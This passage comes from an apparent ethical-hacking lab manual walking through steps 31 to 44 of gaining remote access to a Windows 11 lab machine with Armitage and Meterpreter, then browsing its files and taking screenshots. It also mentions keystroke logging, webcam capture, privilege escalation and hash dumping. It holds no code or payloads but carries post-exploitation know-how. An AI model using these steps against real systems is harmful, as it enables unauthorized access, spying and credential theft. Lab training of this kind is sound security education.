
31. The **Open File - Security Warning** window appears; click **Run**.

32. Leave the **Windows 11** machine running and switch to the **Parrot Security** virtual machine.

33. Observe that one session has been created or opened in the **Meterpreter shell**, as shown in the screenshot, and the host icon displays the target system name (**WINDOWS11**).




34. Right-click on the target host and navigate to **Meterpreter 1 → Interact → Meterpreter Shell**.



35. A new **Meterpreter 1** tab appears. Type **sysinfo** and press **Enter** to view the system details of the exploited system, as shown in the screenshot.


Note: Results usually take time to appear.



36. Right-click on the target host and navigate to **Meterpreter 1 → Explore → Browse Files**.


37. A new **Files 1** tab and the present working directory of the target system appear. You can observe the files present in the **Download** folder of the target system.

38. Using this option, you can perform various functions such as uploading a file, making a directory, and listing all drives present in the target system.



39. Right-click on the target host and navigate to **Meterpreter 1 → Explore → Screenshot**.

40. A new **Screenshot 1** tab appears, displaying the currently open windows in the target system.



41. Similarly, you can explore other options such as **Desktop (VNC)**, **Show Processes**, **Log Keystrokes**, and **Webcam Shot**.
42. You can also escalate privileges in the target system using the **Escalate Privileges** option and further steal tokens, dump hashes, or perform other activities.
43. This concludes the demonstration of how to gain access to a remote system using Armitage.
44. Close all open windows and document all the acquired information.

